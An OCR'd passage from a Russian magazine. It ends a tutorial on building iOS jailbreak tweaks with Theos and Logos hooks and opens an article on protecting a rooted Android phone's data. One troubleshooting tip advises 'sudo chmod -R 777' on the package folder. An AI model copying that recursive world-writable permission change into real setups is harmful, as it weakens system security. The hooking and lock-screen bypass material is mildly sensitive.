Далее необходимо указать название будущего deb-пакета (оставляем значение по умолчанию) и имя автора твика. На экран выведется сообщение Done, а сгенерированные утилитой файлы появятся в папке `/Users/Имя_пользователя/idid`. Здесь уже будут Makefile, Tweak.xm и обширная папка theos, в которой хранятся все файлы, необходимые для работы твика.

_	Сегодня, 14:15	--	Папка
DEBIAN	Позавчера, 20:32	--	Папка
control	Позавчера, 20:32	1 КБ	Докум...xtE
Library	Позавчера, 20:32	--	Папка
MobileSubstrate	Позавчера, 20:32	--	Папка
control	Позавчера, 20:09	1 КБ	Докум...xtE
Makefile	Позавчера, 19:56	186 Б	Докум...xtE
MySecondTweak.plist	Позавчера, 19:56	57 Б	список сво
obj	Позавчера, 19:59	--	Папка
MySecondTweak.dylib	Позавчера, 19:59	8 КБ	Mach-...libr
Tweak.xm.14d99c83.o	Позавчера, 19:59	584 Б	object code
theos	Позавчера, 19:56	10 Б	Псевдоним
Tweak.xm	Позавчера, 19:56	1 КБ	Документ V

Структура простейшего твика

Но вот скомпилировать такой пакет не удастся — отсутствует файл control. Создаем его и заполняем по приведенному выше образцу. Не забывай при этом,



что данные в файле должны соответствовать данным, введенным при создании папки твика (и не забывай убрать расширение файла!). Теперь осталось только запустить команду

```
$ make package
```

ColorBanners-master — bash — 80×24

```
Last login: Fri Sep 18 15:13:15 on ttys000
Mac-mini-Michael:~ michaelfilonenko$ cd ~/Documents/ColorBanners-master/
Mac-mini-Michael:ColorBanners-master michaelfilonenko$ make
Making all for tweak ColorBanners...
make[2]: Nothing to be done for `internal-library-compile'.
Making all in colorbannersprefs...
Making all for bundle ColorBannersPrefs...
 Copying resource directories into the bundle wrapper...
make[3]: Nothing to be done for `internal-bundle-compile'.
Mac-mini-Michael:ColorBanners-master michaelfilonenko$
```

Процесс сборки твика

И пакет с твиком появится в текущей папке. Установить такой твик можно будет, как и любой другой, при помощи терминала на iOS-устройстве. Единственная проблема данного твика в том, что он ничего не умеет делать. Если ты откроешь файл Tweak.xm (основной файл твика), то найдешь закомментированный текст вроде этого:

Tweak.xm

Tweak.xm 〉 No Selection

```
/* How to Hook with Logos
Hooks are written with syntax similar to that of an Objective-C @implementation.
You don't need to #include <substrate.h>, it will be done automatically, as will
the generation of a class list and an automatic constructor.

%hook ClassName

// Hooking a class method
+ (id)sharedInstance {
    return %orig;
}

// Hooking an instance method with an argument.
- (void)messageName:(int)argument {
    %log; // Write a message about this call, including its class, name and arguments, to the system log.

    %orig; // Call through to the original function with its original arguments.
    %orig(nil); // Call through to the original function with a custom argument.

    // If you use %orig(), you MUST supply all arguments (except for self and _cmd, the automatically generated
       ones.)
}

// Hooking an instance method with no arguments.
- (id)noArguments {
    %log;
    id awesome = %orig;
    [awesome doSomethingElse];

    return awesome;
}

// Always make sure you clean up after yourself; Not doing so could have grave consequences!
%end
*/
```

Содержимое файла Tweak.xm

Поэтому изменим наш файл Tweak.xm так, чтобы он делал хоть что-то.

СОЗДАЕМ СОБСТВЕННЫЙ ТВИК

Для программирования твиков используются хуки. Хуки — это специальные функции, позволяющие внедрить собственный код в классы системы и других приложений, не меняя последние. Рассмотрим пример очень простого твика, который изменяет название оператора в верхней строке меню:

```
%hook SBTelephonyManage
- (void)_reallySetOperatorName:(id)arg1
{
  arg1 = @'MyText';
  %orig(arg1);
}
%end
```

В начале пишем %hook, в конце — %end. После %hook — название класса, который необходимо изменить. Далее перечисляем методы, которые собираемся менять (имена классов и методов можно найти в хидерах, устанавливаемых вместе с Theos). Далее можем писать наш код, который заменит код оригинального метода. В данном случае мы просто изменяем первый аргумент на нужный нам текст. В конце не забываем указать название измененного аргумента с помощью %orig.

Далее твик можно собрать, как было описано в предыдущем разделе. Однако, как ты сам видишь, он довольно примитивен и большой пользы не несет. Понять, как создать твики с более серьезной функциональностью, проще всего на примерах. Множество твиков с открытыми исходниками можно найти по ссылке, приведенной в начале статьи. Также рекомендую изучить исходники небезызвестного Райна Петрича, опубликованные в рамках проекта TweakWeak. Ну и напоследок репозиторий с несколькими примерами для начинающих.



WWW

При помощи Theos можно создавать не только твики, но и обычные приложения App Store, в таком случае при создании необходимо выбирать шаблон 1.
В папке /theos/lib/ хранятся динамические библиотеки, которые можно перенести из папки /usr/lib/ на iOS-устройстве.
Deb-пакеты используются не только в iOS, но и во многих дистрибутивах Linux. Именно поэтому указывается архитектура iphone-arm.
При создании твика в среде Theos в Makefile желательно прописать параметры версии iOS SDK и архитектуры, которые отсутствуют по умолчанию.

ИСПРАВЛЯЕМ ОШИБКИ

Практически на любом этапе возможны ошибки. Опишем, как с ними бороться. Обычно трудные для устранения ошибки возникают при установке пакета. Начнем с простого и перейдем к более сложному.

Если возникает ошибка «`Your current SYSROOT ... appearence to be missing`», значит, версия системы в файле control не соответствует номеру версии iOS SDK, который установлен на компьютере. Для того чтобы узнать правильный номер iOS SDK (который хранится в Xcode), нажимаем правой кнопкой мыши на Xcode и выбираем опцию «Показать содержимое пакета». Здесь в папке `/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs` находится папка `iPhoneOSX.X.sdk`. Запоминаем номер версии и переходим в файл Makefile. От-

крываем его в TextEdit и изменяем соответствующий параметр:

```
export TARGET = iphone:X.X.
```

После данной операции ошибка, скорее всего, исправится, однако могут появиться другие.

Очень часто в пакете или в той или иной сборке Theos отсутствуют некоторые хидеры iOS. Это может привести к ошибке «`fatal error: file YYY/XXX.h is not found`». Решить проблему просто: необходимо добавить такие файлы в Theos. Находятся данные файлы по пути `/opt/theos/include/`. Далее идет папка YYY, а в ней — файл XXX. Вбиваем название пропавшего файла в поиск и находим сам файл или его содержимое на сайте GitHub. Создай текстовый файл с данным содержимым и необходимым названием, а затем просто смени его расширение на .h и перемести его в данную папку. Ошибка должна пропасть.

Вполне возможно, какие-то папки, в которые при сборке необходимо будет записывать информацию, будут защищенными от записи. В таком случае вероятна ошибка «`file XXX is not writable`». Просто выполни команду `sudo chmod -R 777 /путь/к/пакету`, и после подтверждения пароля ошибка должна исчезнуть.

Вероятна также критическая ошибка «`architecture is not support`». Это значит, что в твике отсутствует поддержка 32-битной или 64-битной архитектуры. Первым делом открой Makefile и посмотри, правильно ли указана архитектура:

```
export ARCHS = armv7 arm64
```

Если arm64 не хватает — допиши. Затем перейди в `/opt/theos/lib/` и замени файл `libsubstrate.dylib` на данный файл. Если не поможет и это — очевидно, сам твик не оптимизирован и требует доработки.

Наконец, при установке пакета на устройство может возникнуть такая ошибка, как на скрине справа. Данная ошибка происходит из-за несовместимости смартфонной и компьютерной версии команд dpkg-deb. Для решения проблемы открой файл `/opt/theos/makefiles/deb.mk`. Найди строчку `$(FAKEROOT) -r dpkg-deb -b` и измени ее на `$(FAKEROOT) -r dpkg-deb -Zlzma -b`. После этого файл должен установиться корректно.

deb.mk

$(FAKEROOT) -r dpkg-deb -Zlzma -b   < > Готово Заменить

```
$(_THEOS_ESCAPED_STAGING_DIR)/DEBIAN/control: $(_THEOS_ESCAPED_STAGING_DIR)/DEBIAN
	$(ECHO_NOTHING)sed -e '/^[Vv]ersion:/d' "$(_THEOS_DEB_PACKAGE_CONTROL_PATH)" > "$@"$(ECHO_END)
	$(ECHO_NOTHING)echo "Version: $(_THEOS_INTERNAL_PACKAGE_VERSION)" >> "$@"$(ECHO_END)
	$(ECHO_NOTHING)echo "Installed-Size: $(shell du $(_THEOS_PLATFORM_DU_EXCLUDE) DEBIAN -ks "$(THEOS_STAGING_DIR)" | cut -f 1)" >> "$@"$(ECHO_END)

before-package:: $(_THEOS_ESCAPED_STAGING_DIR)/DEBIAN/control

_THEOS_DEB_PACKAGE_FILENAME = $(THEOS_PACKAGE_DIR)/$(THEOS_PACKAGE_NAME)_$(_THEOS_INTERNAL_PACKAGE_VERSION)_$(THEOS_PACKAGE_ARCH).deb
internal-package::
	$(ECHO_NOTHING)COPYFILE_DISABLE=1 $(FAKEROOT) -r dpkg-deb -Zlzma -b "$(THEOS_STAGING_DIR)" "$(_THEOS_DEB_PACKAGE_FILENAME)" $(STDERR_NULL_REDIRECT)$(ECHO_END)

# This variable is used in package.mk
after-package:: __THEOS_LAST_PACKAGE_FILENAME = $(_THEOS_DEB_PACKAGE_FILENAME)

else # _THEOS_DEB_CAN_PACKAGE == 0
internal-package::
	@echo "$(MAKE) package requires you to have a layout/ directory in the project root, containing the basic package structure, or a control file in the project root describing the package."; exit 1

endif # _THEOS_DEB_CAN_PACKAGE
endif # _THEOS_PACKAGE_FORMAT_LOADED
```

Файл deb.mk

Разумеется, это не все возможные ошибки, и многие получится устранить только при хорошем знании Objective-C. Здесь описаны те, с которыми столкнулся (и которые устранил) автор материала.

ЗАКЛЮЧЕНИЕ

В данной статье рассмотрен лишь начальный этап изучения разработки твиков, первые шаги в программировании под iOS. Дальнейшая работа — создание функциональных твиков и серьезная модификация имеющихся — требует основательных знаний в Objective-C и объектно-ориентированного программирования. Тем не менее теперь ты знаешь общие этапы разработки, пути решения самых распространенных проблем на ключевых стадиях создания твиков, а дальше уже все зависит лишь от воли разработчика.



INFO

Твики с открытым исходным кодом

Theos


Brew

Cydia Substrate



ПОСЛЕДНИЙ РУБЕЖ

10 ПРАВИЛ ЗАЩИТЫ ДАННЫХ НА СМАРТФОНЕ


Денис Погребной
denis2371@gmail.com

Все мы, любители рутинга, хаков и сторонних прошивок, сталкиваемся с одной большой проблемой — резким снижением уровня защиты конфиденциальных данных. Разблокировав загрузчик и установив кастомную консоль восстановления, мы полностью открываем доступ к нашим данным любому, кто сможет завладеть смартфоном. На первый взгляд, сделать с этим ничего нельзя, но это только на первый. Я покажу, как решить проблему защиты данных на взломанном (и не только) устройстве.

В чем, собственно, проблема? Да просто в том, что тот же кастомный recovery позволяет получить доступ ко всей памяти смартфона с правами root. С помощью recovery можно вытащить из смартфона любую информацию или снять пин с экрана блокировки. Вторая проблема — загрузчик. Разлоченный бутлоадер также позволяет сделать практически все, в том числе прошить на смартфон тот же кастомный recovery и, как следствие, получить доступ ко всему. Попробуем разобраться с этими проблемами.

1. БЛОКИРУЕМ ЗАГРУЗЧИК

Чтобы закрыть доступ к загрузчику, его можно заблокировать (да, это возможно). Делать это следует уже после установки кастомного recovery и кастомной прошивки. На многих устройствах залочить загрузчик получится с помощью простой команды:

```
$ fastboot oem lock
```

Да, загрузчик всегда можно будет разблокировать снова, но во время этой операции данные со смартфона будут стерты, а значит, не попадут в чужие руки. Существует опасность, что загрузчик будет взломан и разблокирован без вайпа данных, но это универсальная проблема, от нее ты пострадаешь даже в том случае, если будешь сидеть на стоке.


2. ПРОШИВАЕМ ПРАВИЛЬНЫЙ RECOVERY

OK, загрузчик у нас заблокирован, но остался кастомный recovery, позволяющий сделать со смартфоном все что угодно. Чтобы решить эту проблему, нам потребуется связка из последнего TWRP и штатного механизма шифрования данных. После включения шифрования (об этом ниже) TWRP начнет спрашивать пароль (который совпадает с пином экрана блокировки).


В качестве альтернативного пути можно вообще избавиться от кастомного recovery и вернуть на смартфон стоковый (перед залочкой загрузчика, само собой). Однако этот вариант подойдет только тем, кто не собирается обновлять прошивку в будущем.

3. СТАВИМ ПАРОЛЬ НА ЭКРАН БЛОКИРОВКИ

Самая главная защита устройства — это экран блокировки с паролем или графическим ключом. Именно с ними злоумышленнику предстоит столкнуться в первую очередь, так что пароль тут нужен хороший. Без залоченного экрана блокировки наши манипуляции с бутлоадером и recovery теряют смысл. Вор просто сдвинет слайдер, вытащит всю нашу инфу и быстро избавится от всех программ-антишпионов.



Так выглядит экран блокировки с графическим ключом



Экран настройки SmartLock

С другой стороны, в экране блокировки также может быть найдена уязвимость. Совсем недавно во всех версиях Android 5.0 и выше была найдена

уязвимость CVE-2015-3860, позволяющая «уронить» экран блокировки путем ввода очень длинного пароля. Уязвимость исправлена Android 5.1.1 LMY48M от 9 сентября, поэтому не забываем обновлять свою кастомную прошивку и переходим на использование графических ключей.


Чтобы пин не раздражал, рекомендую пользоваться SmartLock. Это функция Android 5.0, позволяющая указать места, в которых смартфон не будет требовать ввода графического ключа или пароля. Можно добавить bluetooth-устройства (умные часы, например), при подключении к которым девайс будет оставаться разблокированным. Еще присутствуют функции разблокировки по голосу, фотографии хозяина и совсем странная «Физический контакт» (это когда смартфон «понимает», что находится в руках владельца).

Активировать SmartLock можно в настройках в разделе «Безопасность» (а на некоторых устройствах в настройках экрана блокировки). Кстати, в более старых версиях реализовать аналог можно с помощью Tasker. Это планировщик, позволяющий по разным событиям производить действия или списки действий. Он на порядок функциональнее SmartLock.

4. ВКЛЮЧАЕМ ШИФРОВАНИЕ

Теперь, когда на экране блокировки есть пин, мы можем использовать стандартную функцию шифрования данных Android. Она зашифрует каталог /data, содержащий все сторонние приложения, их настройки и конфиденциальные данные. Для включения заходим в настройки и в пункте «Безопасность» выбираем «Зашифровать данные». Для этой операции понадобится почти полностью заряженный аккумулятор, подключенное зарядное устройство и больше одного часа времени.

Как результат, мы получим полностью зашифрованный смартфон с пин-кодом на экране блокировки, залоченным загрузчиком и запароленной кастомной консолью восстановления. Практически неприступная крепость. Злоумышленник не сможет даже сбросить смартфон до заводских настроек. Но есть один нюанс: содержимое карты памяти будет за-



Включаем шифрование



шифровано только в том случае, если она встроенная. Обычная карта памяти защищена не будет, и нам надо что-то с этим делать.


5. ЗАЩИЩАЕМ КАРТУ ПАМЯТИ

Для защиты всяких секретных документов, фоток и других файлов на карте памяти существуют специальные программы:

- CyberSafe Mobile — не требует ни прав root, ни поддержки FUSE в ядре (то есть сейвы будут доступны только через само приложение);
- Cryptonite — использует FUSE, поэтому зашифрованные данные будут доступны всем приложениям;
- LUKS Manager — как и предыдущий, позволяет смонтировать криптоконтейнеры, так что они будут доступны всем приложениям.

6. ОТКЛЮЧАЕМ ADB

Все наши бастионы быстро падут, если злоумышленник сможет использовать ADB для доступа к устройству. Поэтому его необходимо отключить. Замечу, однако, что операция имеет смысл только на Android ниже 4.3. В более поздних версиях система позволит подключиться только после подтверждения доступа со стороны смартфона, что не получится сделать, минуя заблокированный экран. Но уповать на это не стоит. В системе могут быть найдены уязвимости.



Просто снять галочку...

7. ПРЯЧЕМ ПАРОЛИ ОТ ПОСТОРОННИХ ГЛАЗ

Любой браузер для Android умеет сохранять пароли, однако если взломщик все-таки пробьется к содержимому смартфона, он легко сможет унести базу паролей и, даже если она зашифрована, получить доступ к содержимому. Поэтому нам нужен надежный менеджер паролей. Выбор есть на любой вкус и цвет. Рассмотрим три наиболее популярных.

- LastPass — одно из самых известных приложений подобного рода. Правда, тот еще комбайн. По функциональности не сильно обходит конкурентов.

